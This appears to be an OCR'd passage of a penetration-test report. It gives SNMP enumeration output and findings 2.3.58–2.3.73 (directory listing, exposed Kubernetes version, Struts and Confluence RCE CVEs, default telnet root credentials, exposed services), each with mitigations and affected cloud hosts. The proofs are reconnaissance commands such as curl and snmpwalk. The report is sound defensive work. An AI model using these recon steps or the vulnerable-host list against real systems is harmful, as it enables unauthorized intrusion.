snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 184.73.131.205:161 using SNMPv1 and community 'T*************P'
[+] Write access check enabled
[+] TCP connections enumeration disabled

[*] Write access permitted!

[*] System information:

  Host IP address               : 184.73.131.205
  Hostname                      : a17fdb38d55d
  Description                   : Linux a17fdb38d55d 6.2.0-1011-aws #11~22.04.1-Ubuntu SMP Mon Aug 21 16:2
7:59 UTC 2023 x86_64
  Contact                       : Me <me@example.org>
  Location                      : Sitting on the Dock of the Bay
  Uptime snmp                   : 146 days, 09:06:14.64
  Uptime system                 : 146 days, 09:05:56.74
  System date                   : 2024-2-6 20:06:38.0
```

Output from snmpwalk

```
02/06/2024, 12:06 PM

$ snmpwalk -v 1 -r 3 -t 60 -c T*************P 184.73.131.205

iso.3.6.1.2.1.1.1.0 = STRING: "Linux a17fdb38d55d 6.2.0-1011-aws #11~22.04.1-Ubuntu SMP Mon Aug 21 16:27:5
9 UTC 2023 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (1264715495) 146 days, 9:05:54.95
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "a17fdb38d55d"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security
 Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (12) 0:00:00.12
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (1264717324) 146 days, 9:06:13.24
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E8 02 06 14 06 24 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
```

```
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-6.2.0-1011-aws root=PARTUUID=3e874507-1af9-488d
-9c4d-250d52d33305 ro console=tty1 console=ttyS0 nvme_co"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 2
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
```

2.3.58. Web Directory Listing

LOW 3

H3-2022-0069

Details

Webservers with directory listing enabled can reveal files stored on the webserver that are not intended to be served as part of the web application.

Directory listings can enable an attacker to gain unauthorized access to sensitive information on the web server, such as source code, configuration files, keys, webserver data, and webserver backup files.

Unauthorized Access | Information Disclosure

Mitigations

- Disable directory listing on the web server.

References

- CWE-552 @ **https://cwe.mitre.org/data/definitions/552.html**
- Disable directory listing in Apache @ **https://www.simplified.guide/apache/disable-directory-listing**
- Disable directory listing in nginx @ **http://nginx.org/en/docs/http/ngx_http_autoindex_module.html**
- Disable directory listing in IIS @ **https://localcoder.org/disable-directory-listing-in-iis**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 8081	18.208.189.246	Application on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 8081		LOW 3
18.208.189.246 : 8082	18.208.189.246	Application on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 8082		LOW 3
34.204.0.143 : 4443	34.204.0.143	Application on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 4443		LOW 3

Proof

Proof of exploitability against one of the affected assets: **Application on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 8081**

Vulnerable application at http://18.208.189.246:8081/secret/

2.3.59. Public-Facing Application Exposed with HTTP Basic Authentication

LOW 3

H3-2022-0075

Details

An application utilizing HTTP basic authentication is accessible via the Internet. Credentials sent using basic authentication are sent in HTTP headers and may be cached in web browsers. Cached credentials may be abused for CSRF attacks. Additionally, basic authentication credentials are sent unencrypted in each HTTP request, increasing the risks of interception and credential reuse. Basic authentication applications also do not provide protections against brute force attacks.

Basic authentication credentials are subject to CSRF attacks, interception, brute force, and credential reuse. Attackers may abuse basic authentication to steal a user's credential and/or gain unauthorized access to an application.

Unauthorized Access

Mitigations

- Configure your network to prevent public access to this application.
- Replace basic authentication with a more secure authentication mechanism such as token-based authentication and multi-factor authentication (MFA).

References

- CWE-287: Improper Authentication @ **https://cwe.mitre.org/data/definitions/287.html**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 443	18.208.189.246	Application on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443		LOW 3
54.166.18.219 : 8443	54.166.18.219	Application on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 8443		LOW 3


Proofs

Proofs of exploitability against one of the affected assets: **Application on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443**

Vulnerable application at https://18.208.189.246/host-manager/html/



Vulnerable application at https://18.208.189.246/host-manager/html/



2.3.60. Exposed Kubernetes Version

LOW 2

H3-2022-0082

Details

The Kubernetes version is accessible through the Kubernetes API server's /version endpoint.

An attacker could target your environment with known vulnerabilities based on your Kubernetes version.

Information Disclosure

Mitigations

- Modify the KubeletConfiguration file by setting the enableDebuggingHandlers bool to false.

References

- Kubelet Configuration @ **https://kubernetes.io/docs/reference/config-api/kubelet-config.v1beta1/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.85.52.200 : 443	3.85.52.200	Kubernetes API Server on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443		LOW 2

Proofs

Proofs of exploitability against affected asset **Kubernetes API Server on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443**

Kubernetes version information

```
02/06/2024, 11:59 AM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV002"] --proof proof.txt

root@kali:~# /usr/bin/curl -sk https://3.85.52.200/version
1.24.4
```

Kubernetes version information

```
02/06/2024, 11:59 AM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV002"] --proof proof.txt --vhost k8s-
cluster2-master.pod04.example.com

root@kali:~# /usr/bin/curl -sk https://k8s-cluster2-master.pod04.example.com/version
1.24.4
```

Kubernetes version information

```
02/06/2024, 12:01 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV002"] --proof proof.txt --vhost k8s-
cluster2-master.pod04.example.com

root@kali:~# /usr/bin/curl -sk https://k8s-cluster2-master.pod04.example.com/version
1.24.4
```

Kubernetes version information

```
02/06/2024, 12:03 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV002"] --proof proof.txt --vhost k8s-
cluster2-master.pod04.example.com

root@kali:~# /usr/bin/curl -sk https://k8s-cluster2-master.pod04.example.com/version
1.24.4
```

Kubernetes version information

```
02/06/2024, 12:04 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV002"] --proof proof.txt --vhost k8s-
cluster2-master.pod04.example.com

root@kali:~# /usr/bin/curl -sk https://k8s-cluster2-master.pod04.example.com/version
1.24.4
```

2.3.61. Apache Struts2 Content Header Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2017-5638

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 1 Attack Path

Details

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary

commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.

Unauthenticated remote attackers can exploit this vulnerability to execute arbitrary commands on the vulnerable target via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header.

Unauthorized Access | Information Disclosure | Remote Code Execution

Mitigations

- Upgrade to the latest version of Apache Struts. This particular vulnerability is fixed in Struts 2.3.32 and Struts 2.5.10.1. However there are other critical vulnerabilities that warrant updating to the latest version of Struts.

References

- Apache Struts Security Advisory S2-045 @ **https://cwiki.apache.org/confluence/display/WW/S2-045**
- Apache Struts Security Advisory S2-046 @ **https://cwiki.apache.org/confluence/display/WW/S2-046**
- CVE-2017-5638 Detail @ **https://nvd.nist.gov/vuln/detail/CVE-2017-5638**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 8082	54.91.240.159	Apache Struts on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8082	Perimeter Breach (1)	CRITICAL 9.8

2.3.62. Atlassian Confluence Server - Improper Authorization

CRITICAL 9.8

CVE-2023-22518

This weakness led to a Critical Infrastructure Compromise affecting Atlassian Confluence application at 3.91.156.158:8090 and a Perimeter Breach affecting host 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

Atlassian Confluence Data Center and Server contain an improper authorization vulnerability. This allows attackers to reset Confluence and create a Confluence Adminstrator account. With the use of this account, an attacker can perform all administrative actions leading to full loss of confidentiality, integrity, and availablity. Attackers are also capable of achieving remote code execution with the Atlassian Web Shell plugin.

Remote unauthenticated attackers can execute arbitrary commands on the server.

Remote Code Execution | Unauthorized Access

Mitigations

- Follow the instructions referenced in the vendor advisory. Atlassian recommends updating to one of the following fixed versions of Confluence Data Center and Server 7.19.16, 8.3.4, 8.4.4, 8.5.3, 8.6.1

References

- CVE-2023-22518 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-22518**

- Vendor Advisory @ **https://confluence.atlassian.com/security/cve-2023-22518-improper-authorization-vulnerability-in-confluence-data-center-and-server-1311473907.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8090	3.91.156.158	Atlassian Confluence on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8090	Critical Infrastructure Compromise (1) Perimeter Breach (1)	CRITICAL 9.8

2.3.63. Weak or Default Credentials - Telnet

HIGH 7

H3-2021-0013

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Remote Code Execution | Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
root	54.166.18.219	Local User root		HIGH 7

2.3.64. Golang pprof Debugging Endpoint Enabled

MEDIUM 4.5

H3-2022-0039

Details

Golang's net/http/pprof package can expose sensitive debugging information if enabled in a production environment.

Sensitive environment information may be leaked to attackers allowing for further exploitation.

Unauthorized Access | Information Disclosure

Mitigations

- Ensure that net/http/pprof endpoints are not exposed to the internet.

References

- Your pprof is showing @ **http://mmcloughlin.com/posts/your-pprof-is-showing**
- GO Documentation @ **https://pkg.go.dev/net/http/pprof**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.85.52.200 : 443	3.85.52.200	Golang pprof on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443		MEDIUM 4.5

2.3.65. Telnet Port Exposed to the Internet

MEDIUM 4

H3-2022-0007

Details

Telnet, an application protocol that is not encrypted, is exposed to the internet.

Attackers can leverage access to remote management services to gain an initial foothold in a company network. Attackers often gain access through credential attacks by obtaining passwords leaked in data breaches and by password spraying weak passwords.

Unauthorized Access

Mitigations

- Disable the telnet service wherever possible and use SSH in its place.
- Use industry best practices for remote management, like implementing a VPN to allow remote users to access internal assets via an encrypted tunnel.
- If VPNs are not possible, ensure complex passwords are in use as well as multi-factor authentication.
- Limit access to remote management services on hosts to specific management hosts to reduce overall attack surface.

References

- Hacker leaks passwords for more than 500,000 servers, routers, and IoT devices @ **https://www.zdnet.com/article/hacker-leaks-passwords-for-more-than-500000-servers-routers-and-iot-devices/**
- Wikipedia: Telnet @ **https://en.wikipedia.org/wiki/Telnet**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.166.18.219 : 23	54.166.18.219	Telnet Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 23		MEDIUM 4

2.3.66. Anonymous FTP Enabled

LOW 3.9

H3-2020-0005

Details

Anonymous login is allowed on the remote FTP server.

Anonymous login allows any remote user to connect to the FTP server without providing a password or unique credentials. This allows access to files made available by the FTP server.

Information Disclosure | File Upload | Unauthorized Access

Mitigations

- Disable anonymous login or disable the FTP service if not needed.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
184.73.131.205 : 9090	184.73.131.205	FTP Service on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 9090		LOW 3.9

2.3.67. Secure Socket Shell (SSH) Port Exposed to the Internet

LOW 3

H3-2022-0005

Details

The SSH service is accessible from the internet.

Attackers can leverage access to remote management services to gain an initial foothold in a company network. Attackers often gain access through credential attacks by obtaining passwords leaked in data breaches and by password spraying weak passwords.

Unauthorized Access

Mitigations

- Use industry best practices for remote management, like implementing a VPN to allow remote users to access internal assets via an encrypted tunnel.
- If VPNs are not possible, ensure SSH authentication is only possible with key-based authentication versus passwords.
- Disable root users from being able to log in over SSH.
- Limit access to remote management services on hosts to specific management hosts to reduce overall attack surface.

References

- Eight ways to protect SSH access on your system @ **https://www.redhat.com/sysadmin/eight-ways-secure-ssh**
- AWS EC2 SSH Best Practices @ **https://repost.aws/knowledge-center/ec2-ssh-best-practices**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
3.89.147.161 : 22	3.89.147.161	SSH Service on 3.89.147.161 (ec2-3-89-147-161.compute-1.amazonaws.com) Port 22		LOW 3
52.90.237.79 : 22	52.90.237.79	SSH Service on 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com) Port 22		LOW 3
54.145.223.2 : 2222	54.145.223.2	SSH Service on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 2222		LOW 3
18.208.189.246 : 22	18.208.189.246	SSH Service on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 22		LOW 3
18.215.183.13 : 22	18.215.183.13	SSH Service on 18.215.183.13 (ec2-18-215-183-13.compute-1.amazonaws.com) Port 22		LOW 3
54.145.223.2 : 22	54.145.223.2	SSH Service on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 22		LOW 3
184.73.131.205 : 22	184.73.131.205	SSH Service on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 22		LOW 3
34.200.173.81 : 22	34.200.173.81	SSH Service on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) Port 22		LOW 3
54.91.240.159 : 22	54.91.240.159	SSH Service on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 22		LOW 3
3.91.156.158 : 22	3.91.156.158	SSH Service on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 22		LOW 3
34.204.0.143 : 22	34.204.0.143	SSH Service on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 22		LOW 3
54.82.213.135 : 22	54.82.213.135	SSH Service on 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com) Port 22		LOW 3
3.91.156.158 : 8101	3.91.156.158	SSH Service on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8101		LOW 3
4.246.214.129 : 22	4.246.214.129	SSH Service on 4.246.214.129 (f5.pod04.example.com) Port 22		LOW 3
54.166.18.219 : 22	54.166.18.219	SSH Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 22		LOW 3
3.85.52.200 : 22	3.85.52.200	SSH Service on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 22		LOW 3
3.87.45.243 : 22	3.87.45.243	SSH Service on 3.87.45.243 (ec2-3-87-45-243.compute-1.amazonaws.com) Port 22		LOW 3

2.3.68. Database Port Exposed to the Internet

LOW 3

H3-2022-0006

Details

A database service is exposed to the internet.

Attackers often gain access to databases through credential attacks by obtaining passwords leaked in data breaches and by password spraying weak passwords. This access allows attackers to steal or ransom off data contained within the database. In some cases, database access can lead to host compromise as well.

Unauthorized Access

Mitigations

- Ensure services exposing data are available to internal networks only.
- Ensure complex passwords are in use for all service accounts.

- Limit access to database services to hosts with a specific need to reduce overall attack surface.

References

- Database Security @ **https://www.ibm.com/cloud/learn/database-security**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
54.166.18.219 : 3306	54.166.18.219	MySQL Database on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 3306		LOW 3
54.166.18.219 : 1433	54.166.18.219	Microsoft SQL Server on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 1433		LOW 3

2.3.69. File Transfer Protocol (FTP) Port Exposed to the Internet

LOW 3

H3-2022-0008

Details

FTP, an application protocol that is not encrypted, is exposed to the internet.

Attackers often gain access to file servers through credential attacks by obtaining passwords leaked in data breaches and by password spraying weak passwords. This access allows attackers to steal or ransom off data contained within the file server. In some cases, file server access may allow an attacker to compromise the host.

Unauthorized Access

Mitigations

- Ensure services exposing data are available to internal networks only.
- Ensure complex passwords are in use for all service accounts.
- Limit access to FTP services to hosts with a specific need to reduce overall attack surface.

References

- What is FTP? @ **https://www.digitaltrends.com/computing/what-is-ftp-and-how-do-i-use-it/**
- What is FTP and how does an FTP work? @ **https://afteracademy.com/blog/what-is-ftp-and-how-does-an-ftp-work**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
184.73.131.205 : 9090	184.73.131.205	FTP Service on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 9090		LOW 3

2.3.70. Simple Network Management Protocol (SNMP) Port Exposed to the Internet

LOW 3

H3-2022-0009

Details

SNMP, an application protocol that is not encrypted, is exposed to the internet.

Attackers often gain access to SNMP services through weak and default passwords. This access allows attackers to read device, and sometimes write, device configurations. In some cases, write access can lead to host compromise.

Unauthorized Access

Mitigations

- Disable the SNMP service when not in use.
- Only expose SNMP services to internal networks.
- Limit access to SNMP services to hosts with a specific need to reduce overall attack surface.

References

- Internet Accessible SNMP Server @ **https://www.ncsc.gov.ie/emailsfrom/Shadowserver/DoS/SNMP/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
184.73.131.205 : 161	184.73.131.205	SNMP Service on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 161		LOW 3

2.3.71. Dangling DNS Record

LOW 0.1

H3-2021-0024

Details

The DNS record for a subdomain has a CNAME record that points to another subdomain that is not in use or does not resolve to an IP address.

A dangling DNS record gives attackers an opportunity to attempt a subdomain takeover. By taking over a legitimate looking company domain, attackers can trick users through phishing campaigns, attempt to steal user cookies and passwords, deface the company web site and damage the company brand.

Defacement Impersonation

Mitigations

- If the subdomain is not in use, remove the stale DNS record for it.
- If the subdomain is in use, set its CNAME record to a valid DNS hostname.

References

- Subdomain Takeovers: Thoughts on Risk @ **https://0xpatrik.com/subdomain-takeover/**
- Prevent Dangling DNS Entries and Avoid Subdomain Takeover @ **https://docs.microsoft.com/en-us/azure/security/fundamentals/subdomain-takeover**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
sip.example.com		sip.example.com		LOW 0.1
doodle.goat.example.com	52.219.93.248	doodle.goat.example.com		LOW 0.1

2.3.72. Expired SSL/TLS Certificate

LOW 0.1

H3-2021-0025

Details

The SSL/TLS certificate has expired or is close to expiring.

An expired certificate causes browser security warnings to appear when a user browses to the web site using the certificate. These warnings erode user trust in the web site and create alert fatigue. Attackers can take advantage of this by launching man-in-the-middle attacks using a fraudulent certificate and trick users into divulging confidential information. If the web site uses HTTP Strict Transport Security (HSTS) and has an expired certificate, users won't be able to browse to it at all.

Impersonation

Mitigations

- Renew the certificate.
- If not in use, shut down the web site with the expired certificate.

References

- Let's Encrypt @ **https://letsencrypt.org/docs/**
- Public Key Certificate @ **https://en.wikipedia.org/wiki/Public_key_certificate**
- HTTP Strict Transport Security @ **https://https.cio.gov/hsts/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
54.166.18.219 : 8443	54.166.18.219	Web Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 8443		LOW 0.1
34.204.0.143 : 4443	34.204.0.143	Web Service on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 4443		LOW 0.1

2.3.73. Public Self-Signed Certificate

LOW 0.1

H3-2021-0026

Details

The SSL/TLS certificate is self-signed.

Self-signed certificates should not be used for public user-facing web sites. A self-signed certificate causes browser security warnings to appear when a user browses to the web site using the certificate. These warnings erode user trust in the web site and create alert fatigue. Attackers can take advantage of this by launching man-in-the-middle attacks using a fraudulent certificate and trick users into divulging confidential information. If the web site uses HTTP Strict Transport Security (HSTS) and has a self-signed certificate, users won't be able to browse to it at all.

Impersonation

Mitigations

- Replace the self-signed certificate with a certificate signed by an official trusted Certificate Authority.
- Configure network access controls to prevent public access to the web site that is using the self-signed certificate.
- If not in use, shut down the web site with the self-signed certificate.

References

- Let's Encrypt @ **https://letsencrypt.org/docs/**
- Self-Signed Certificate @ **https://en.wikipedia.org/wiki/Self-signed_certificate**
- HTTP Strict Transport Security @ **https://https.cio.gov/hsts/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
4.246.214.129 : 8443	4.246.214.129	Web Service on 4.246.214.129 (f5.pod04.example.com) Port 8443		LOW 0.1
